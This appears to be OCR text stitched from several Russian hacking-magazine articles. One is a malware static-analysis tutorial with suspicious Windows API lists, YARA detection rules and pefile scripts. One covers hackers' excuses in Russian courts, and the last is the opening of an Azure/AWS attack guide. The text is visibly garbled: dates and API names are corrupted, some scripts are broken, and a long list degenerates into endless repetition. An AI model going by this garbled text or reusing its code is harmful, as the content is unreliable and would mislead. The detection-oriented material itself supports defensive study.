Как правило при использовании связки LoadLibrary (или LoadLibraryEx) и GetProcAddress (или LdrLoadDll + LdrGetProcAddress) необходимы имена функций, которые будут импортироваться во время выполнения программы, поэтому если нашел эти API в импорте, есть смысл поискать строки с именами импортируемых во время выполнения API-функций. При этом стоит помнить, что они могут быть зашифрованы или обфусцированы.

Следующие API или их связки также требуют особого внимания. Их наличие в исследуемом файле — повод насторожиться.

- Связка из `VirtualAlloc` и `VirtualProtect` или `HeapAlloc` и `VirtualProtect` может свидетельствовать о распаковке рабочей нагрузки вредоносного файла.
- API-функции `CreateProcess` или `ShellExecute` могут свидетельствовать о создании дочерних процессов, например чтобы отслеживать наличие в системе основного процесса и восстанавливать его в случае остановки (это один из распространенных и простейших способов создания так называемого «неубиваемого процесса»).
- Связка из `OpenProcess`, `VirtualAlloc` (или `VirtualAllocEx`), `WriteProcessMemory` и `CreateRemoteThread` — весьма красноречивый признак попытки внедрения кода в какой-либо процесс (особенно вкупе с наличием в файле строки с именем какого-либо процесса).
- `SetWindowsHookEx` свидетельствует об установке перехватов других API-функций. Очень часто это делается вовсе не во благо ничего не подозревающего пользователя.
- Функция `RegisterHotKey` — признак кейлоггера, она может использоваться для перехвата нажатий на клавиши;
- Связка из `OpenSCManager`, `CreateService` и `StartService` свидетельствует о создании системного сервиса. Она тоже может использоваться во вред, в частности для создания «неубиваемого процесса».
- Связка из `URLDownloadToFile` и `ShellExecute` — весьма вероятный признак трояна-даунлоадера;
- Функция `TerminateProcess` совместно со строками имен процессов антивирусных программ в одном файле практически однозначно свидетельствует о желании исследуемого файла обезопасить себя, грохнув процесс антивируса.
- Функции `IsDebuggerPresent`, `CheckRemoteDebuggerPresent` или `OutputDebugString` могут говорить о применении простейших антиотладочных приемов. В обычных программах они встречаются редко.

Правило для Yara, которое распознает, к примеру, связку из **OpenProcess**, **VirtualAlloc**, **WriteProcessMemory** и **CreateRomoteThread**, может выглядеть так:

```
rule api_bundle
{
  strings:
    $str_api_1 = "OpenProcess"
    $str_api_2 = "VirtualAllocEx"
    $str_api_3 = "WriteProcessMemory"
    $str_api_4 = "CreateRemoteThread"

  condition:
    $str_api_1 and $str_api_2 and $str_api_3 and $str_api_4
}
```

Или так (с использованием Yara-модуля pe):

```
import "pe" //импортируем Yara-модуль pe
rule api_bundle
{
  condition:
    pe.imports("kernel32.dll", "OpenProcess") and pe.imports(
"kernel32.dll", "VirtualAllocEx") and pe.imports("kernel32.dll",
"WriteProcessMemory") and pe.imports("kernel32.dll",
"CreateRemoteThread")
}
```

А вот правило для Yara для распознавания связки из **LoadLibrary** (или **LoadLibraryEx**) и **GetProcAddress** и строк с импортируемой во время выполнения связкой **OpenProcess**, **VirtualAllocEx**, **WriteProcessMemory** и **CreateRemoteThread**, которые могут быть закрыты побайтовым XOR:

```
import "pe" //импортируем Yara-модуль pe
rule api_bundle
{
  strings:
    $str_api_1 = "OpenProcess" xor
    $str_api_2 = "VirtualAllocEx" xor
    $str_api_3 = "WriteProcessMemory" xor
    $str_api_4 = "CreateRemoteThread" xor

  condition:
    $str_api_1 and $str_api_2 and $str_api_3 and $str_api_4 and (pe.
imports("kernel32.dll", "LoadLibrary") or pe.imports("kernel32.dll",
"LoadLibraryEx")) and pe.imports("kernel32.dll", "GetProcAddress")
}
```

Для сравнения секций импорта разных файлов можно использовать хеш импорта, так называемый imphash. Это хеш md5 от секции импорта после некоторой нормализации. Подробнее о нем можешь почитать в блоге FireEye.

В Yara imphash можно определить с помощью функции **imphash()** модуля **pe**:

```
import "pe"
rule imphash
{
  condition:
    pe.imphash() == "8a25c84dc57052979d26f561d4f12335"
}
```

На Python можно написать вот так:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
print('Imphash =', pe.get_imphash())
```

Используя значение imphash, вычисленное для одного файла, с помощью написанного выше правила Yara можно искать файлы с одинаковой таблицей импорта (и с большой вероятностью со схожим предназначением).

INFO

Утилита pestudio тоже позволяет анализировать секцию импорта, причем она не только показывает импортируемые API-функции, но и отмечает те, что часто встречаются в малвари, и показывает возможный вектор атаки по классификации MITRE ATT&CK.

Анализ таблицы экспорта

Вредоносные файлы с экспортируемыми функциями — редкое явление, однако иногда на просторах вирусных полей они встречаются. Бывают в том числе и вредоносные DLL.

Таблицу экспорта, в которой перечислены экспортируемые функции, можно так же, как и таблицу импорта, посмотреть в CFF Explorer или Hiew.




Таблица экспорта в CFF Explorer

Здесь нужно обратить внимание на ничего не говорящие сами за себя названия экспортируемых функций, либо на названия функций в виде беспорядочного набора символов, либо на отсутствие названий функций при наличии только ординалов (номеров) функций (такое тоже может быть, ведь функции можно экспортировать не только по имени, но и по ординалу).

На Python можно сделать следующий скрипт для просмотра таблицы экспорта:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
if hasattr(pe, 'DIRECTORY_ENTRY_EXPORT'):
  for export_entry in pe.DIRECTORY_ENTRY_EXPORT.symbols:
    print('\t' + export_entry.name.decode('utf-8'))
    print('\t\tОрдинал:', str(hex(export_entry.ordinal)))
    print('\t\tRVA функции:', str(hex(export_entry.address)))
else:
  print('Файл не содержит секцию экспорта.')
```

Продолжение статьи →

МАЛВАРЬ НА ПРОСВЕТ

УЧИМСЯ БЫСТРО ИСКАТЬ ПРИЗНАКИ ВРЕДОНОСНОГО КОДА

Анализ таблицы секций

Фактически все содержимое PE-файла разбито на секции. Каждая секция хранит в себе либо код, который будет исполнен при запуске файла, либо данные, необходимые для выполнения, либо ресурсы, используемые файлом. У каждой секции есть имя, однако операционная система определяет назначение секции не по имени, а по атрибуту **Characteristics**, а имена используются только для наглядности.

Помимо назначения секции атрибут Characteristics определяет операции, которые можно проводить с данными секции (чтение, выполнение, запись и т. д.). Более подробно о секции в целом и об этом атрибуте можно почитать в официальной документации. Наиболее часто встречаются названия секций:

- .text или .code — как правило, содержит исполняемый код (название секции CODE характерно для программ, написанных на Delphi), в большинстве случаев имеет значение атрибута Characteristics, равное 0x60000020 (IMAGE_SCN_CNT_CODE + IMAGE_SCN_MEM_EXECUTE + IMAGE_SCN_MEM_READ);
- .data или DATA — обычно здесь лежат данные для чтения или записи (название секции DATA также характерно для программ, написанных на Delphi). Характеристики секции имеют вид: 0xc0000040 (IMAGE_SCN_CNT_INITIALIZED_DATA + IMAGE_SCN_MEM_READ + IMAGE_SCN_MEM_WRITE);
- .data — данные только для чтения, иногда здесь лежат таблицы импорта и экспорта. Characteristics равен 0x40000040 (IMAGE_SCN_CNT_INITIALIZED_DATA + IMAGE_SCN_MEM_READ) или 0x50000040 (IMAGE_SCN_CNT_INITIALIZED_DATA + IMAGE_SCN_MEM_READ + IMAGE_SCN_MEM_SHARED);
- .idata — информация об импорте (если секция отсутствует, то импорт содержится в секции .data). Characteristics чаще всего равен 0xc0000040 (такое же, как у секции .data);
- .edata — информация об экспорте (если секция отсутствует, то экспорт содержится в секции .data). Characteristics обычно равен 0xe0000040 (такое же, как у секции .data);
- .rsrc — ресурсы, используемые PE-файлом (иконки, диалоговые окна, меню, строки и т. д.). Characteristics равен 0x50000040 или 0x40000040.

Также могут встречаться секции **.tls**, **.reloc**, **.pdata**, **.bss** (или **BSS**), **.debug**, **.CRT**, **.didat** (обычно секция **DATA** называется **CODE** и **DATA** означает, что автор программы использовал компилятор Delphi, а если есть секция **.bss** и **.CRT**, это может означать, что программу компилировали в MinGW).

Уяснить это все легко можно с помощью, например, CFF Explorer:





Таблица секций в CFF Explorer

На что нужно обратить внимание при анализе таблицы секций?

- Во-первых, на необычные названия секций. Например, в виде беспорядочного набора символов.
- Во-вторых, на несоответствие атрибута Characteristics назначению и содержимому секции. Например, может быть так, что у секции **.text**, которая и содержит исполняемый код, помимо прочего еще добавлено **IMAGE_SCN_MEM_WRITE** что есть в секции с кодом можно писать данные. Это явный признак самомодифицирующегося кода, и в обычных программах такое почти не встречается. То же можно сказать и про секцию с данными (.data или DATA): если в атрибуте Characteristics помимо прочего присутствует **IMAGE_SCN_MEM_EXECUTE**, то это очень серьезный повод для подозрения.

В прочем, существует еще один вроде **UPXB** **UPX1** или **.aspack** классическую свидетельствует о применении соответствующих упаковщиков.




Секции UPX0 и UPX1 в распаковщике файла

Также о применении упаковщиков может свидетельствовать высокое значение энтропии в Bits/byte или какой либо секции. Посчитать энтропию секций PE-файла можно с помощью вот такого скрипта на Python:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE("notepad.exe")
for section_entry in pe.sections:
    print("section_entry.Name.decode('utf-8')")
    print('\tCharacteristics:', hex(section_entry.Characteristics))
    print('\tSizeOfRawData:', section_entry.get_hash_md5())
    print('\tEntropy:', section_entry.get_entropy())
```

Скрипт выводит имена всех секций PE-файла, значение атрибута Characteristics, md5-хеш и энтропию каждой секции:




Значение энтропии скорей из секции свидетельствует о возможном наличии упаковщика

В Kaita энтропию можно определить с помощью функции **entropy()** модуля math.

Временная метка компиляции

Информация о времени компиляции анализируемого файла может быть полезна при построении графа атаки и его анализе. Время создания (и, соответственно, компиляции) PE-файла хранится в PE-заголовке в виде четырехбайтового числа, содержащего количество секунд, прошедших с 0 часов 0 июня 1970 года.



Время компиляции файла в CFF Explorer

В шестнадцатеричном виде значение этого временного можно посмотреть с помощью такого скрипта:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE("notepad.exe")
print('Дата и время компиляции', pe.FileHeader.TimeDateStamp)
```

Для Delphi в распаковщике файла, написанном на Delphi, время создания и, соответственно, компиляции хранится всегда равно **0x2A425E19**, что значит 0 часов 0 минут 19 июня 1992 года. В этом случае реальную дату компиляции можно определить по отметке времени секции .rsrc (в файлах, созданных Delphi, она всегда присутствует). Временная метка находится по смещению 4 от начала секции .rsrc и представляет собой четырехбайтовое число в формате MS-DOS time.

Посмотреть это значение в простейшем виде можно следующим скриптом:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE("notepad.exe")
time_stamp_dos = pe.DIRECTORY_ENTRY_RESOURCE.struct.TimeDateStamp
# преобразуем время из MS DOS формата в «нормальный» вид
day = time_stamp_dos >> 16 & 0x1f
month = time_stamp_dos >> 21 & 0x7
year = (time_stamp_dos >> 25 & 0x7f) + 1980
second = (time_stamp_dos & 0x1f) * 2
minute = time_stamp_dos >> 5 & 0x3f
hour = time_stamp_dos >> 11 & 0x1f
print('Дата и время компиляции', '{}-{}-{} {:02d}:{:02d}:{:02d}'.format
(day, month, year, hour, minute, second))
```

Если PE-файл компилировался Visual Studio и при компиляции в файл была включена отладочная информация (а это можно определить по наличию таблицы Debug Directory в PE-файле), то дата компиляции (помимо записанного PE-файла) также содержится и в ней.

Таблица Debug Directory в PE-файле и отметка о времени компиляции

Посмотреть временную метку компиляции из Debug Directory в «нормальном» виде можно следующим скриптом:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE("notepad.exe")
time_stamp = pe.DIRECTORY_ENTRY_DEBUG[0].struct.TimeDateStamp
print('Дата и время компиляции', time.strftime('%d-%m-%Y %H:%M:%S',
time.gmtime(time_stamp)))
```

При анализе временной метки компиляции под подозрением должны быть:

- недавняя дата компиляции, которая не соответствует реальным событиям, например еще не наступившая дата;
- несоответствие даты компиляции и версии компилятора (согласитесь, странно видеть дату компиляции, например, 20 июня 2005 года для экшнэпика, сгенерированного Visual Studio 19 версии);
- значение даты компиляции равно нулю (велика вероятность, что создавать программы это сделал намеренно, соответственно возникает вопрос — зачем);
- дата файлов, которые по всем признакам отмасштабированы в Delphi, дата не соответствует значению 19.06.1992 г. дата, полученная из секции .rsrc, равна нулю или меньше, чем дата в PE-заголовке;
- дата компиляции из заголовка анализируемого файла не совпадает с датой, указанной в Debug Directory (весьма вероятно, что эти значения были заняты то скорректировать).

INFO


У некоторых компонентов Windows поле TimeDateStamp в PE-заголовке может иметь интересное значение — либо из будущего (к примеру, у меня для «Блокнота» это 8 сентября 2028 года), либо из прошлого (встречается компоненты, датированные 1980 годом).

Анализ ресурсов исполняемого файла

Ресурсы, необходимые для работы exe-файла (такие как иконки, диалоговые окна, меню, изображения, строки, курсоры, иконки, конфигурационные данные), хранятся в секции .rsrc. Просмотреть можно при помощи все того же CFF Explorer:

Содержимое секции .rsrc в CFF Explorer

Но все же для просмотра ресурсов в PE-файлах лучше использовать Resource Hacker:


Resource Hacker - [ntdll.dll]
File Edit View Action Help
ntdll.dll
Version Info
Version Info
Version Info

Виталий Евсиков
evsikovv@gmail.com

Я НЕ СПЕЦИАЛЬНО

КАКИЕ ОТМАЗКИ ХАКЕРОВ МОГУТ СРАБОТАТЬ В СУДЕ

Даже если хакера съели, у него останется как минимум два выхода. А вот если хакера задержали суровые люди в погонах, выходов может оказаться меньше. Обычно в подобных случаях советуют нанять толкового адвоката и надеяться на лучшее, а еще в ожидании развязки можно озаботиться придумыванием пары-тройки надежных отмазок. Какие из них могут сработать, а какие лучше вообще не пускать в ход, мы сегодня и обсудим.

INFO

Если тебе интересна тематика противостояния киберпреступников и правоохранителей, рекомендуем ознакомиться с прошлой статьей, в которой рассказывалось, как в России судят киберзлодеев и насколько строга наша судебная система к ним.

В зарубежных фильмах судебный процесс представляет собой поле битвы, где на глазах публики красноречивый адвокат сражается с непреклонным государственным обвинителем, а за всем этим свысока наблюдает судья. На деле же судебный процесс скучен и однообразен. В большинстве случаев все сводится к зачитыванию постановления суда. Состязательность условная, и это неудивительно — ответы на все вопросы получены еще на этапе следствия, а судьи, отлично подкованные в вопросах юриспруденции, в компьютерных технологиях понимают куда меньше и потому плохо различают понятия ransomware, bruteforce и пентест. Иными словами, в своих решениях они часто опираются на заключения следователей.

По этой причине состязание и борьба переносятся на этап следствия. Именно там формируется доказательная база, которая будет потом предъявлена в качестве обвинения. И как раз на этом этапе обвиняемые в совершении компьютерных преступлений пытаются всеми способами оправдать себя и выстроить защиту, проявляя иногда завидную фантазию и смекалку.

ПОПУЛЯРНЫЕ ОТМАЗКИ

«Я не знал, что ПО вредоносное»

С появления в Уголовном кодексе РФ статьи 273 «Создание, использование и распространение вредоносных компьютерных программ» споры и дискуссии о том, что же все-таки может быть признано вредоносным ПО, не утихают ни на минуту. Оставим демагогию юристам и обратимся к практике.

Основанием для признания ПО вредоносным выступает заключение эксперта. За последние годы «вредоносным» признано большое количество программ и утилит. Среди них ScanSSH, Intercepter-NG, NLBrute, UBrute, RDP Brute, sqlmap, Netsparker, SQLi Dumper, Router Scan, Private Keeper, Havij, Metasploit, Armitage, DUBrute, Lamescan, Fast RDP Brute, njRAT, Acunetix. В эту же кучу эксперты часто сваливают фишинговые страницы, активаторы, кейгены, патчи и банковские трояны.

Помимо явной малвари, в списке присутствуют легальные инструменты для пентеста: например, Acunetix и Netsparker, причислять которые к вредоносным не совсем корректно. Не меньше вопросов вызывает включение в этот список sqlmap, Metasploit и Armitage, которые входят в состав Kali Linux. После этого осталось только запретить саму операционную систему.

Дело в том, что однозначно сказать, является ли ПО вредоносным, невозможно. Определение вредоносности дается всякий раз в зависимости от обстоятельств применения этого ПО. Простой пример: использование Acunetix Web Vulnerability Scanner 8 для выявления уязвимостей специалистами компании на принадлежащем ей ресурсе не образует состава преступления. А вот использование этого же ПО киберзлодеем для взлома чужого сервера делает его вредоносным. Такая вот правовая коллизия.

В общем, заявление о том, что подозреваемый не имел ни малейшего представления о вредоносности свойств используемых им программ, впечатления на следователей и суд не производят. И смягчению наказания тоже не способствуют.

«Мой компьютер взломали, атаки совершал не я!»

Неплохая попытка уйти от ответственности. На компьютере был разрешен удаленный доступ по RDP, неизвестный киберзлодей подобрал логин и пароль и творил темные дела, пока настоящий пользователь даже не подозревал об этом.

Опровергаются подобные заявления следующим образом: проводится судебная экспертиза, в результате которой устанавливается, был ли открыт к компьютеру доступ по RDP, когда к нему подключались, присутствуют ли в логах признаки брутфорса.

Также анализируются история и временные файлы браузеров. Присутствие в хистори запросов «как удаленно взломать учетную запись?», «скачать NLBrute» и подобных вряд ли сыграют на руку обвиняемому. Экспертиза также установит наличие вредоносного ПО, время его запуска, наличие зашифрованных файлов-контейнеров, используемые на компьютере средства анонимизации и так далее.

В довершение всего оценивают способности и навыки обвиняемого, исходя из его образования, работы и интересов. Сведения, подтверждающие наличие у него знаний в сфере IT, будут использованы для подтверждения выдвинутого обвинения.

Здесь следует уточнить. Одного лишь факта, что обвиняемый работает системным администратором и интересуется пентестом, будет явно недостаточно, чтобы осудить ни в чем не повинного человека, поэтому все перечисленное выше рассматривается в совокупности.

«Это не мой IP»

Подобные утверждения легко опровергнуть: запросить у провайдера, кому принадлежит IP-адрес, с которого велись компьютерные атаки. И неважно, использовался статический или динамический IP-адрес, — в соответствии с законом Яровой информацию о выделенном тебе IP-адресе провайдер хранит полгода. Достаточно времени, чтобы собрать необходимые доказательства.

«Я ведь ничего не взломал, просто проверил, как это работает»

Так отмазываются скрипт-кидди: «Скачал программу, установил, нажал start, а дальше все само как-то получилось...» И ведь они могут быть вполне искренни. Только толку от этого ноль. Сам по себе факт использования вредоносного ПО уже незаконен и влечет за собой уголовное наказание. А если целью атаки «случайно» оказался ресурс, отнесенный к категории «Объекты критической информационной инфраструктуры РФ», то и наказание за такое деяние будет строже, вплоть до лишения свободы на срок от двух до пяти лет.

«Я только материал предоставлял»

Хищением денег с банковских счетов занимается группа лиц, роли в которой заранее распределены. Помимо кодеров, крипторов, траферов и заливщиков, которые непосредственно взаимодействуют с малварью, туда также входят дроповоды и обнальщики. Их обязанности ограничиваются поиском дропов, работой с ними и переводом денежных средств на предоставленные банковские реквизиты.

Представ перед судом, эти ребята пытаются доказать, что их работа заключалась только в поиске людей и переводе денег. Ни о каких преступных схемах и вредоносном ПО они не слышали.

Такие заявления легко опровергаются результатами оперативно-разыскных мероприятий и следственными действиями. Опрашивают свидетелей, анализируют телефонные переговоры, переписку с другими участниками преступной группы, поднимают банковские транзакции и прочее. Как правило, совокупность всех этих сведений позволяет доказать, что обвиняемый знал, каким образом получены деньги и для чего нужны были банковские карты дропов.

Помимо всего прочего, эти злодеи наказываются еще и по статье 273 УК РФ («Использование вредоносного ПО»). И пусть они не занимались непосредственным запуском и установкой малвари. Следствию достаточно доказать, что деньги похищались организованной группой лиц. Участие в ней автоматически влечет наказание и по этой статье УК.

К похожим способам защиты прибегают и обвиняемые во взломах банкоматов с помощью малвари, такой как Cutlet Maker. Они легко соглашаются с обвинениями в краже денег, но никак не могут понять, о каком вредоносном ПО идет речь. При этом обвиняемые ссылаются на отсутствие у них специальных познаний в информационных технологиях. Это в очередной раз подтверждает, что в наше время «киберпреступником» может стать обычный вор с дрелью, флешкой и USB-шнуром в руках.

«Я выполнял приказы ФСБ»

Руководитель хакерской группы Lurk наверняка был не первым, кто прибегнул к подобному оправданию своей деятельности. Но именно его заявление получило широкую огласку. Напомню тебе, как было дело.

Обвиняемый в краже 1,7 миллиарда рублей и атаках на критическую инфраструктуру РФ Константин Козловский заявил, что совершал преступления с подачи сотрудников ФСБ. Чтобы придать еще большую значимость этим словам, он взял на себя ответственность за взлом серверов Демократической партии США и электронной почты Хиллари Клинтон в 2016 году. Суд скептически отнесся к подобному заявлению. Минюст США также никогда не заявлял о причастности Козловского к этим компьютерным атакам.

Судебный процесс над участниками группы Lurk продолжается, и, возможно, нас ждут еще более сенсационные и откровенные заявления их руководителя.

ЧТО ПОМОГАЕТ

Активная помощь раскрытию преступления, явка с повинной, особый порядок

В подавляющем большинстве уголовных дел киберпреступники прибегают к подобным способам смягчения наказания, если у следствия достаточно доказательств их вины. Это и неудивительно — если у полиции на руках твой жесткий диск с коллекцией малвари, базой для брута и полученными валидными учетными записями, отпираться было бы странно. Можно, конечно, прибегнуть к способам из первой части статьи, но есть шанс испортить все окончательно.

Компенсация нанесенного материального ущерба и морального вреда

За все нужно платить, и чаще всего в денежном эквиваленте. Компенсировать материальный ущерб лучше еще на этапе следствия, тогда суд зачтет это как смягчающее обстоятельство.

Если поймать удается только одного из участников преступной группы, то отдуваться он будет за всех собственными средствами. Так часто бывает при задержании дроповодов, обнальщиков и других низкоквалифицированных киберзлодеев.

Принесение извинений пострадавшей стороне

Здесь все просто: правила хорошего тона приветствуются судом. Принести извинения можно в любом виде — лично, по почте, публично. Главное — не забыть зафиксировать это.

Ходатайство коллектива

Положительная характеристика и ходатайство рабочего коллектива часто помогают IT-специалистам, которые совершают киберпреступления, когда изучают основы кибербезопасности и пентеста.

Лекция о недопустимости противоправной деятельности

Относительно новый способ смягчения наказания, который положительно рассматривается на суде. К нему часто прибегают скрипт-кидди, случайно атаковавшие государственный ресурс. Лекции проводятся в университетах, школах или по месту работы. Считается, что это помогает другим начинающим хакерам не встать на скользкий путь преступности.

«По Ru не работал»

На протяжении долгих лет следование этому принципу позволяло киберзлодеям избегать наказания за совершенные преступления. В последнее время картина меняется. Стали появляться примеры, когда перед судом предстают кибермошенники и преступники, взламывавшие компьютеры иностранных граждан и организаций и похищавшие деньги.

Тем не менее вымогателю из Вологодской области соблюдение этого правила помогло избежать сурового наказания. За зашифровку около 2000 зарубежных компьютеров и получение в качестве выкупа около четырех миллионов рублей ему назначили семь месяцев лишения свободы условно, с испытательным сроком в один год и штрафом в 100 тысяч рублей. Аналогичные действия в отношении российских пользователей наверняка привели бы к более суровому наказанию.

«Из любви к Родине»

Такими словами объяснил причины киберпреступления активист партии «Единая Россия» из города Сочи. Дело было в далеком 2011 году. Испытывая личную неприязнь к лицам, выражавшим недовольство результатами выборов депутатов Госдумы, он заблокировал телефоны членов избирательных комиссий и сторонников оппозиции с помощью флудеров SkypePhoneKiller, SkypeX, Rings Skyper, Mobile Attacker, SIP Unlock. Также он устроил DDoS-атаки на местные новостные сайты.

Активист получил наказание в виде ограничения свободы, но тут же в зале суда был амнистирован и освобожден от назначенного наказания и судимости в соответствии с постановлением депутатов Госдумы.

ВЫВОДЫ

В попытках уйти от наказания за совершенные преступления киберзлодеи прибегают к самым разным способам. Некоторые звучат весьма цинично, абсурдно и глупо. Результат оказывается закономерен.

Иногда обвиняемые даже не догадывались о том, что совершали опасные деяния. Начитавшись в дарквебе мануалов, как взломать удаленные ресурсы, эти энтузиасты смело бросаются в бой, не задумываясь о последствиях. Возможно, государству стоило бы проводить просветительскую работу среди этой категории пользователей, чтобы предостеречь их от неверных шагов. И делать это было бы здорово не только в школах, университетах и на сайте «Лиги безопасного интернета».

А вот заявления о лояльности и любви к нашей стране могут помочь избежать сурового наказания или значительно уменьшить его. Главное — сделать это искренне. Стоит отметить, что Уголовный кодекс не ограничивает список обстоятельств, смягчающих наказание.

Но лучший способ его избежать — не совершать преступлений. И тогда точно не придется фантазировать на тему «Как это получилось?» или знакомиться с тонкостями российской судебной системы.

#ЗЛОМ

АКА НА ОБЛАКА

ГАЙД ПО МЕТОДАМ ВЗЛОМА ПРИЛОЖЕНИЙ В AZURE И AWS


Алан Бадуров
Специалист по ИБ ЗАО «Инфосистемы Джет»
Тел: (495) 411-76-01 (доб. 3353)
E-mail: abadurov@jet.msk.su

Перенос IT-инфраструктуры в облака — это не день ведь, надо тщательно подходить к переносу: на технологии подойти, резервном копировании и администрировании. К тому же размещение инфраструктуры в облаке считается более защищенным и от сбоев, и от внешних атак. Но есть и определенные нюансы взлома наиболее популярных облачно-сбойных сред, таких как Azure и AWS. Об этих технологиях и атаках я рассказу дальше.

WARNING

Описание и атак и этой статье приведены исключительно в образовательных целях. Автор и редакция не несут ответственности за возможные последствия использования информации из этой статьи.

Для наглядности давай представим примерно атакуемой инфраструктуры в виде следующей диаграммы:


Azure
Active Directory
Azure Storage
Azure Virtual Machines
Azure Resource Manager
Azure Key Vault
Azure Web Apps
Azure Functions
Azure Logic Apps
Azure Automation
Azure Cloud Services
Azure Service Fabric
Azure Batch
Azure Kubernetes Service
Azure Container Instances
Azure Container Registry
Azure Cosmos DB
Azure SQL Database
Azure Database for MySQL
Azure Database for PostgreSQL
Azure Cache for Redis
Azure Search
Azure Event Hubs
Azure Service Bus
Azure Event Grid
Azure Stream Analytics
Azure Data Factory
Azure Data Lake Store
Azure Data Lake Analytics
Azure Machine Learning
Azure Cognitive Services
Azure Bot Service
Azure Blockchain Service
Azure Sphere
Azure Time Series Insights
Azure Digital Twins
Azure Sentinel
Azure Security Center
Azure Monitor
Azure Log Analytics
Azure Application Insights
Azure Network Watcher
Azure Traffic Manager
Azure Load Balancer
Azure Virtual Network
Azure Firewall
Azure Bastion
Azure Front Door
Azure Content Delivery Network
Azure Cloud Shell
Azure Portal
Azure Mobile App
Azure Notification Hubs
Azure Devops
Azure Devtest Labs
Azure Blueprints
Azure Cost Management
Azure Policy
Azure Resource Manager
Azure Subscriptions
Azure Tags
Azure Resource Groups
Azure Resource Locks
Azure Resource Graph
Azure Resource Manager Templates
Azure Resource Manager Template Specs
Azure Resource Manager Template Deployment
Azure Resource Manager Template Deployment History
Azure Resource Manager Template Deployment Operations
Azure Resource Manager Template Deployment Parameters
Azure Resource Manager Template Deployment Outputs
Azure Resource Manager Template Deployment Variables
Azure Resource Manager Template Deployment Resources
Azure Resource Manager Template Deployment Dependencies
Azure Resource Manager Template Deployment Errors
Azure Resource Manager Template Deployment Warnings
Azure Resource Manager Template Deployment Logs
Azure Resource Manager Template Deployment Metrics
Azure Resource Manager Template Deployment Alerts
Azure Resource Manager Template Deployment Activity Log
Azure Resource Manager Template Deployment Activity Log Alerts
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address Email Address
Azure Resource Manager Template Deployment Activity Log Alerts Action Groups Notifications Email Addresses Email Address

АТАКА НА ОБЛАКА

ГАЙД ПО МЕТОДАМ ВЗЛОМА ПРИЛОЖЕНИЙ В AZURE И AWS

Сила Azure Run — берем шелл

Одна из наиболее интересных возможностей Azure — это `run command`, функция, которая позволяет удаленно выполнять команды без доступа через SSH или RDP. `Run command` можно использовать в связке с `az group list` — информацией, перечисляющей группы на этапе утекания машин:

```
az group list --resource-group <RESOURCE_GROUP_NAME>
```

